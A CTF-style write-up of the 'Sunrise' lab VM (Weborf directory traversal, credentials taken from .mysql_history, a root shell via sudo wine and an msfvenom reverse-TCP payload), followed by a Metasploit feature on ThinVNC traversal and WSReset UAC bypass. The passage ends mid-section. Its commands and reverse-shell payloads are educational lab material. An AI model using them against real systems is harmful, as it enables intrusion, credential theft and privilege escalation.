
Name	Size
d ../	-
d sunrise/	-
d weborf/	-

Generated by Weborf/0.12.2 (GNU/Linux)

There are two directories named "sunrise" and "weborf" inside it. Inside the "weborf" directory, there is a file named "user.txt".

Name	Size
d ../	-
d Desktop/	-
d Documents/	-
d Downloads/	-
d Music/	-
d Pictures/	-
d Public/	-
d Templates/	-
d Videos/	-
f user.txt	33B

This "user.txt" file contains a hash as shown below.



I copied this hash and used hash-identifier tool to find out what kind of a hash this is.

```
[kalyan@parrot]~$ hash-identifier
#####
#
#
#
#
#
#
#
#
#
#
#
#####
HASH: a6050aecf6303b0b824038807d823a89

Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))

Least Possible Hashs:
[+] RAdmin v2.x
[+] NTLM
[+] MD4
[+] MD2
[+] MD5(HMAC)
[+] MD4(HMAC)
[+] MD2(HMAC)
[+] MD5(HMAC Wordpress)
[+] Haval-128
[+] Haval-128(HMAC)
[+] RipeMD-128
[+] RipeMD-128(HMAC)
```

HASH: a6050aecf6303b0b824038807d823a89

Possible Hashs:

- [+] MD5
- [+] Domain Cached Credentials - MD4(MD4((\$pass)).(strtolower(\$username)))

Least Possible Hashs:

- [+] RAdmin v2.x
- [+] NTLM
- [+] MD4
- [+] MD2
- [+] MD5(HMAC)
- [+] MD4(HMAC)
- [+] MD2(HMAC)
- [+] MD5(HMAC Wordpress)
- [+] Haval-128
- [+] Haval-128(HMAC)
- [+] RipeMD-128
- [+] RipeMD-128(HMAC)

Hash-identifier says it is a MD5 hash. Quickly I started findmyhash tool to begin cracking this hash.

```
$findmyhash MD5 -h a6050aecf6303b0b824038807d823a89

Cracking hash: a6050aecf6303b0b824038807d823a89

Analyzing with md5-cracker (http://www.md5-cracker.tk)...
... hash not found in md5-cracker

Analyzing with benramsey (http://tools.benramsey.com)...
... hash not found in benramsey

Analyzing with gromweb (http://md5.gromweb.com)...
... hash not found in gromweb
```


Weborf

192.168.32.137:8080/... Search

Most Visited Search Parrot Frozenbox Forum FrozenChat Exploit-db Pentest Standard

Name	Size
d ../	-
f CHANGELOG	7KiB
f COPYING	34KiB
f Credits	276B
f Makefile	3KiB
f README	471B
f TODOlist	336B
f base64.c	2KiB
f base64.h	886B
f base64.o	6KiB
f buffered_reader.c	4KiB
f buffered_reader.h	1KiB
f buffered_reader.o	6KiB
d cgi_wrapper/	-
d examples/	-
f instance.c	44KiB
f instance.h	3KiB
f instance.o	53KiB
f listener.c	15KiB
f listener.h	1KiB
f listener.o	33KiB
f mystring.c	4KiB
f mystring.h	1KiB
f mystring.o	13KiB
f options.h	3KiB
d python CGI weborf/	-
f pywrapper.conf	403B
f queue.c	2KiB
f queue.h	1KiB
f queue.o	9KiB
f types.h	2KiB
f utils.c	13KiB
f utils.h	1KiB
f utils.o	26KiB
f webdav.c	12KiB
f webdav.h	1KiB
f webdav.o	24KiB
f weborf	51KiB
f weborf.1	4KiB
f weborf.conf	1KiB
f weborf.conf.5	2KiB
f weborf.daemon	5KiB

Generated by Weborf/0.12.2 (GNU/Linux)

I was struck. Then I decided to check out all the directories of this weborf directory using the tool dirb hoping to get some hidden files.

```
[kalyan@parrot]~$ dirb http://192.168.32.137:8080/../../../../home/weborf/

-----
DIRB v2.22
By The Dark Raver
-----


START_TIME: Sun Feb 23 10:42:53 2020
URL_BASE: http://192.168.32.137:8080/../../../../home/weborf/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.32.137:8080/../../../../home/weborf/ ----
+ http://192.168.32.137:8080/../../../../home/weborf/.bashrc (CODE:200|SIZE:3526)
+ http://192.168.32.137:8080/../../../../home/weborf/.mysql_history (CODE:200|SIZE:83)
+ http://192.168.32.137:8080/../../../../home/weborf/.profile (CODE:200|SIZE:807)
```

Surprisingly I found three files : ".bashrc, .mysql_history and .profile". The first and the third file are routine but the file ".mysql_history" interested me. "mysql_history" is a file that stores all the commands entered in the mysql> prompt. I decided to have a look at this file to see if I can find anything.



```
show databases;
ALTER USER 'weborf'@'localhost' IDENTIFIED BY 'iheartrainbows44';
```

Well. I found something. It has two commands logged. In the second command, there is a username and a password. At first, I tried to log into the MySQL server but then I decided to see if I can login into the target's SSH server using the same credentials.

```
$ ssh weborf@192.168.32.137
The authenticity of host '192.168.32.137 (192.168.32.137)' can't be established.
ECDSA key fingerprint is SHA256:4ya0o7mwlBs//3V1VVqqtiApksgelyI4AJwhIUfz0UQ.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.32.137' (ECDSA) to the list of known hosts.
weborf@192.168.32.137's password:
Permission denied, please try again.
weborf@192.168.32.137's password:
Linux sunrise 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u2 (2019-11-11) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
```


Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.

Last login: Thu Dec 5 16:24:32 2019 from 192.168.1.146

weborf@sunrise:~\$ █

I got a shell successfully. Finally I have access to the target system. Now, it's time for privilege escalation. I saw right away that this user cannot run sudo. This was expected.

Last login: Thu Dec 5 16:24:32 2019 from 192.168.1.146

weborf@sunrise:~\$ id

uid=1001(weborf) gid=1001(weborf) groups=1001(weborf)

weborf@sunrise:~\$ sudo -l

[sudo] password for weborf:

Sorry, user weborf may not run sudo on sunrise.

weborf@sunrise:~\$ pwd

/home/weborf

weborf@sunrise:~\$ ls

weborf-0.12.2

weborf@sunrise:~\$ cd ..

weborf@sunrise:/home\$ ls

sunrise weborf

After checking some directories for any other clues, I decided to log into the MySQL server to see if it has anything useful. Remember that I got the credentials earlier.

weborf@sunrise:/home\$ mysql -u weborf -p

Enter password:

Welcome to the MariaDB monitor. Commands end with ; or \g.

Your MariaDB connection id is 68

Server version: 10.3.18-MariaDB-0+deb10u1 Debian 10

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> █

After logging in, I tried the MySQL command `show databases;` to see all the databases.

weborf@sunrise:/home\$ mysql -u weborf -p

Enter password:

Welcome to the MariaDB monitor. Commands end with ; or \g.

Your MariaDB connection id is 68

Server version: 10.3.18-MariaDB-0+deb10u1 Debian 10

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;

+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
+-----+

3 rows in set (0.038 sec)

MariaDB [(none)]> █

I decided to have a look at the "mysql" database using command `use mysql;`


```
MariaDB [(none)]> show databases;
```

```
+-----+  
| Database |  
+-----+  
| information_schema |  
| mysql |  
| performance_schema |  
+-----+
```

```
3 rows in set (0.038 sec)
```

```
MariaDB [(none)]> use mysql
```

```
Reading table information for completion of table and column names  
You can turn off this feature to get a quicker startup with -A
```

```
Database changed
```

```
MariaDB [mysql]> █
```

The **show tables;** command displays all the tables in the database "mysql".

```
Database changed
```

```
MariaDB [mysql]> show tables;
```

```
+-----+  
| Tables_in_mysql |  
+-----+  
| column_stats |  
| columns_priv |  
| db |  
| event |  
| func |  
| general_log |  
| gtid_slave_pos |  
| help_category |  
| help_keyword |  
| help_relation |  
| help_topic |  
| host |  
| index_stats |  
| innodb_index_stats |  
| innodb_table_stats |  
| plugin |  
| proc |  
| procs_priv |  
| proxies_priv |  
| roles_mapping |  
| servers |  
| slow_log |  
| table_stats |  
| tables_priv |  
| time_zone |  
| time_zone_leap_second |  
| time_zone_name |  
| time_zone_transition |  
| time_zone_transition_type |  
| transaction_registry |  
| user |  
+-----+
```

```
31 rows in set (0.000 sec)
```

```
MariaDB [mysql]> █
```

There is one table "user" which sounds juicy.

This table has data of three users : root, sunrise and weborf. The password of users "root " and "weborf" is a hash and it appears the password of the user "sunrise" is a plain text. It would be good if we somehow crack the "root" password and login as root but considering my earlier experience with a hash, I decide to login as user "sunrise" first.

So I quit from the mysql and login as "sunrise". The login is successful. When I run the command `sudo -l` I see this user can run the "wine" program as "root" user.

```
MariaDB [mysql]>
MariaDB [mysql]> quit
Bye
weborf@sunrise:/home$ su sunrise
Password:
sunrise@sunrise:/home$ sudo -l
[sudo] password for sunrise:
Matching Defaults entries for sunrise on sunrise:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User sunrise may run the following commands on sunrise:
    (root) /usr/bin/wine
sunrise@sunrise:/home$
```

WINE which stands for Wine Is Not an Emulator is a software that allows users to run applications intended for Windows to run in Unix and similar systems. Simply put, we can run .exe files in Unix (The good thing is it is open source). So I decided to create an exe payload using msfvenom. It is as shown below.

```
[*]-[kalyan@parrot]-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.32.129 Lport=4444 -f exe > hcool.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
[kalyan@parrot]-[~]
└─$
```

On the target system, I use wget command to download this payload to the target system. Note that this can only be done from the /tmp folder.

```
User sunrise may run the following commands on sunrise:
    (root) /usr/bin/wine
sunrise@sunrise:/home$ cd /tmp
sunrise@sunrise:/tmp$ wget http://192.168.32.129:8080/hcool.exe
--2020-02-23 01:49:12-- http://192.168.32.129:8080/hcool.exe
Connecting to 192.168.32.129:8080... failed: Connection refused.
sunrise@sunrise:/tmp$ wget http://192.168.32.129:8000/hcool.exe
--2020-02-23 01:49:41-- http://192.168.32.129:8000/hcool.exe
Connecting to 192.168.32.129:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 73802 (72K) [application/x-msdos-program]
Saving to: 'hcool.exe'

hcool.exe          100%[=====>]  72.07K  --.-KB/s    in 0.03s

2020-02-23 01:49:41 (2.28 MB/s) - 'hcool.exe' saved [73802/73802]

sunrise@sunrise:/tmp$
```


Next, I change the permissions of this payload "hcool.exe" to "777" as shown below.

```
sunrise@sunrise:/tmp$ ls
hcool.exe
systemd-private-d516d3dba9ca4bd48d4b7e7cf05bebf0-apache2.service-ew9MAW
systemd-private-d516d3dba9ca4bd48d4b7e7cf05bebf0-ModemManager.service-j3nc65
systemd-private-d516d3dba9ca4bd48d4b7e7cf05bebf0-systemd-timesyncd.service-Jc3KF
o
sunrise@sunrise:/tmp$ chmod 777 hcool.exe
sunrise@sunrise:/tmp$ ls
hcool.exe
systemd-private-d516d3dba9ca4bd48d4b7e7cf05bebf0-apache2.service-ew9MAW
systemd-private-d516d3dba9ca4bd48d4b7e7cf05bebf0-ModemManager.service-j3nc65
systemd-private-d516d3dba9ca4bd48d4b7e7cf05bebf0-systemd-timesyncd.service-Jc3KF
o
sunrise@sunrise:/tmp$ █
```

Before I execute this payload, I start a Metasploit listener as shown below.

```
II      'T: .;P'  'T: .;P'
II      'T: .;P'  'T: .;P'
IIIIII  'YVP'

I love shells --egypt

      =[ metasploit v5.0.68-dev ]
+ -- --=[ 1961 exploits - 1093 auxiliary - 336 post ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops ]
+ -- --=[ 7 evasion ]

[*] Starting persistent handler(s)...
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.32.129
lhost => 192.168.32.129
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.32.129:4444
█
```

After the listener is ready, I execute the payload using WINE as shown in the given image, once again from the /tmp directory.

```
sunrise@sunrise:/tmp$ ls
hcool.exe
systemd-private-d516d3dba9ca4bd48d4b7e7cf05bebf0-apache2.service-ew9MAW
systemd-private-d516d3dba9ca4bd48d4b7e7cf05bebf0-ModemManager.service-j3nc65
systemd-private-d516d3dba9ca4bd48d4b7e7cf05bebf0-systemd-timesyncd.service-Jc3KF
o
sunrise@sunrise:/tmp$ chmod 777 hcool.exe
sunrise@sunrise:/tmp$ ls
hcool.exe
systemd-private-d516d3dba9ca4bd48d4b7e7cf05bebf0-apache2.service-ew9MAW
systemd-private-d516d3dba9ca4bd48d4b7e7cf05bebf0-ModemManager.service-j3nc65
systemd-private-d516d3dba9ca4bd48d4b7e7cf05bebf0-systemd-timesyncd.service-Jc3KF
o
sunrise@sunrise:/tmp$ sudo wine hcool.exe
█
```


Once I executed the payload, I got a successful meterpreter session as shown below.

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.32.129:4444
[*] Sending stage (180291 bytes) to 192.168.32.137
[*] Meterpreter session 1 opened (192.168.32.129:4444 -> 192.168.32.137:37842) at 2020-02-23 11:06:53 +0530

meterpreter > getuid
Server username: sunrise\root
meterpreter > sysinfo
Computer      : sunrise
OS            : Windows .NET Server (5.2 Build 3790, Service Pack 2).
Architecture : x64
System Language : en_US
Domain       : sunrise
Logged On Users : 1
Meterpreter   : x86/windows
meterpreter > █
```

Now, let's navigate to the root directory to find the root flag.

```
meterpreter > cd /root
meterpreter > ls
Listing: Z:\root
=====

Mode                Size      Type      Last modified          Name
-----
100666/rw-rw-rw-   1602    fil      2019-12-06 03:54:31 +0530 .ICEauthority
100666/rw-rw-rw-    104    fil      2019-12-06 04:10:27 +0530 .Xauthority
100666/rw-rw-rw-    96     fil      2019-12-06 04:24:41 +0530 .bash_history
100666/rw-rw-rw-   570    fil      2010-01-31 17:22:26 +0530 .bashrc
40777/rwxrwxrwx     0     dir      2019-12-05 04:16:24 +0530 .cache
40777/rwxrwxrwx     0     dir      2019-12-05 02:18:21 +0530 .config
100666/rw-rw-rw-    35     fil      2019-12-05 02:16:34 +0530 .dmrc
40777/rwxrwxrwx     0     dir      2019-12-05 02:18:12 +0530 .gnupg
40777/rwxrwxrwx     0     dir      2019-12-05 00:59:33 +0530 .local
40777/rwxrwxrwx     0     dir      2019-12-05 04:16:29 +0530 .mozilla
100666/rw-rw-rw-     0     fil      2019-12-05 03:26:11 +0530 .odbc.ini
100666/rw-rw-rw-   148    fil      2015-08-17 21:00:33 +0530 .profile
40777/rwxrwxrwx     0     dir      2019-12-05 01:18:28 +0530 .rpmdb
100666/rw-rw-rw-    66     fil      2019-12-06 02:38:41 +0530 .selected_editor
40777/rwxrwxrwx     0     dir      2019-12-05 02:17:54 +0530 .ssh
100666/rw-rw-rw-   252    fil      2019-12-06 01:29:00 +0530 .wget-hsts
100666/rw-rw-rw-  2211    fil      2019-12-06 03:54:30 +0530 .xsession-errors
100666/rw-rw-rw-  2211    fil      2019-12-06 00:21:40 +0530 .xsession-errors.old
40777/rwxrwxrwx     0     dir      2019-12-05 02:16:51 +0530 Desktop
40777/rwxrwxrwx     0     dir      2019-12-05 02:16:51 +0530 Documents
40777/rwxrwxrwx     0     dir      2019-12-05 02:16:51 +0530 Downloads
40777/rwxrwxrwx     0     dir      2007-08-29 20:33:27 +0530 Groups
40777/rwxrwxrwx     0     dir      2007-08-29 20:33:27 +0530 Logs
40777/rwxrwxrwx     0     dir      2019-12-05 03:03:15 +0530 Manual
40777/rwxrwxrwx     0     dir      2019-12-05 02:16:51 +0530 Music
40777/rwxrwxrwx     0     dir      2019-12-05 02:16:51 +0530 Pictures
40777/rwxrwxrwx     0     dir      2019-12-05 02:16:51 +0530 Public
40777/rwxrwxrwx     0     dir      2019-12-05 03:03:15 +0530 Readme
40777/rwxrwxrwx     0     dir      2019-12-05 02:16:51 +0530 Templates
40777/rwxrwxrwx     0     dir      2007-08-29 20:33:26 +0530 Users
40777/rwxrwxrwx     0     dir      2019-12-05 02:16:51 +0530 Videos
100666/rw-rw-rw-    701    fil      2019-12-06 03:52:55 +0530 root.txt
```


METASPLOIT THIS MONTH

Welcome to this month's Metasploit This Month feature. We are ready with the latest exploit modules of Metasploit.

[ThinVNC Directory Traversal Module](#)

TARGET: ThinVNC <= 1.0b1

TYPE: Remote

FIREWALL : ON

ThinVNC is a browser based remote access client. It's working is akin to standard VNC protocol but with better performance and no installation needed. The above mentioned versions suffer from a directory traversal vulnerability which allows attackers to download arbitrary files. We have tested this on a Windows 7 machine with the ThinVNC 1.0b1 version installed.

Start Metasploit and search for all "thinvcn" modules using command **search thinvcn**.

```
msf5 > search thinvcn

Matching Modules
=====

#  Name                                     Disclosure Date  Rank  Check
Description
-----
0  auxiliary/scanner/http/thinvcn_traversal  2019-10-16      normal No
ThinVNC Directory Traversal

msf5 > █
```

Load the above auxiliary module and use the show options command to look at all the options this module needs.

```
msf5 > use auxiliary/scanner/http/thinvcn_traversal
msf5 auxiliary(scanner/http/thinvcn_traversal) > show options

Module options (auxiliary/scanner/http/thinvcn_traversal):

Name          Current Setting  Required  Description
-----
DEPTH         2                yes       Depth for Path Traversal
FILEPATH      ThinVnc.ini      yes       The path to the file to read
Proxies       no               no        A proxy chain of format type:host:port[,
type:host:port][...]
RHOSTS        no               yes       The target host(s), range CIDR identifier,
or hosts file with syntax 'file:<path>'
RPORT         8080             yes       The target port (TCP)
SSL           false            no        Negotiate SSL/TLS for outgoing connections
THREADS       1                yes       The number of concurrent threads (max one
per host)
VHOST         no               no        HTTP server virtual host

msf5 auxiliary(scanner/http/thinvcn_traversal) > █
```


Since it's an auxiliary module, it only needs one option : RHOSTS. Set the RHOSTS option and use **run** command to execute the module.

```
msf5 auxiliary(scanner/http/thinvnc_traversal) > set rhosts 192.168.45.149
rhosts => 192.168.45.149
msf5 auxiliary(scanner/http/thinvnc_traversal) > check
[*] 192.168.45.149:8080 - This module does not support check.
msf5 auxiliary(scanner/http/thinvnc_traversal) > run

[+] File ThinVnc.ini saved in: /home/kalyan/.msf4/loot/20200207231658_default_192.168.45.149_thinvnc.traversa_558490.txt
[+] Found credentials: admin:admin
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/http/thinvnc_traversal) > █
```

As you can see, we not only got a file related to the ThinVNC but also it's credentials. Let's check out what all the information is there in the downloaded file.

```
msf5 auxiliary(scanner/http/thinvnc_traversal) > cat /home/kalyan/.msf4/loot/20200207231658_default_192.168.45.149_thinvnc.traversa_558490.txt
[*] exec: cat /home/kalyan/.msf4/loot/20200207231658_default_192.168.45.149_thinvnc.traversa_558490.txt

[Authentication]
Unicode=0
User=admin
Password=admin
Type=Digest
[Http]
Port=8080
Enabled=1
[Tcp]
Port=
[General]
AutoStart=0
msf5 auxiliary(scanner/http/thinvnc_traversal) > █
```

[Windows BypassUAC Windows Store Filesys Privilege Escalation Module](#)

TARGET: Windows 10

TYPE: Local

FIREWALL : ON

Our next module will exploit a vulnerability in the WSReset.exe Windows Store Reset Tool. The tool WSReset.exe is a Windows troubleshooting tool that is used to clear or reset the Windows store without the need of changing account settings or deleting already installed apps. The flaw in this tool is it runs with the "autoElevate" property set to true. It can also be moved to a new Windows directory containing a space (C:\Windows \System32\) where, upon executing, it will load the malicious payload dll (propsys.dll).

Let's see how this module works. Like any privilege escalation module, we first need a shell on target system prior to running this module. Here we use msfvenom to get a normal shell on the target system first. The syntax to create a Windows executable payload named shell.exe is as shown below.

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.32.132
lport=4455 -f exe > shell.exe
```



```
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
```

After the payload is successfully created, we need to send this to the target system. When the payload is executed on the target system, we get a meterpreter session as shown below.

```
msf5 exploit(multi/handler) > set lport 4455
lport => 4455
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.32.132:4455
[*] Sending stage (180291 bytes) to 192.168.32.134
[*] Meterpreter session 1 opened (192.168.32.132:4455 -> 192.168.32.134:50129) at 2020-02-24 23:01:56 +0530

meterpreter > sysinfo
Computer      : DESKTOP-U061SVS
OS           : Windows 10 (10.0 Build 10240).
Architecture : x86
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > getuid
Server username: DESKTOP-U061SVS\admin
meterpreter > █
```

Now, background the current meterpreter session (noting the SESSION ID) and load the bypassuac_windows_store_filesys module.

```
msf5 > use exploit/windows/local/bypassuac_windows_store_filesys
msf5 exploit(windows/local/bypassuac_windows_store_filesys) > show options
```

Module options (exploit/windows/local/bypassuac_windows_store_filesys):

Name	Current Setting	Required	Description
SESSION		yes	The session to run this module on.

Exploit target:

Id	Name
0	Automatic

```
msf5 exploit(windows/local/bypassuac_windows_store_filesys) > █
```


Set the SESSION ID and execute the module using **run** command.

```
msf5 exploit(windows/local/bypassuac_windows_store_filesys) > set session 2
session => 2
msf5 exploit(windows/local/bypassuac_windows_store_filesys) > run

[*] Started reverse TCP handler on 192.168.32.132:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[!] UAC set to DoNotPrompt - using ShellExecute "runas" method instead
[*] Uploading bAjtDFLA.exe - 73802 bytes to the filesystem...
[*] Executing Command!
[*] Sending stage (180291 bytes) to 192.168.32.134
[*] Meterpreter session 4 opened (192.168.32.132:4444 -> 192.168.32.134:50262)
) at 2020-02-24 23:24:19 +0530

meterpreter > █
```

As you can see, we successfully got another meterpreter session. But is it a privileged one? Use **getsystem** command to check if we can get a privileged shell.

```
meterpreter > sysinfo
Computer      : DESKTOP-U061SVS
OS           : Windows 10 (10.0 Build 10240).
Architecture : x86
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > getuid
Server username: DESKTOP-U061SVS\admin
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > █
```

This is indeed a privileged shell.

[Windows BypassUAC Windows Store Reg Privilege Escalation Module](#)

TARGET: Windows 10

TYPE: Local

FIREWALL : ON

Our next module is also a privilege escalation module. This module also exploits a flaw in the same WSReset.exe about which we learnt in the above module but in this case, a binary file contained in a low-privilege registry location is executed. A link is placed in the registry location of WSRESET.exe which makes WSRESET to execute the malicious payload with elevate -d privileges.

Let's see how this module works. Like any privilege escalation module, we first need a shell on target system prior to running this module. The meterpreter session with low privileges is shown below.


```
[*] Started reverse TCP handler on 192.168.32.132:4455
[*] Sending stage (180291 bytes) to 192.168.32.134
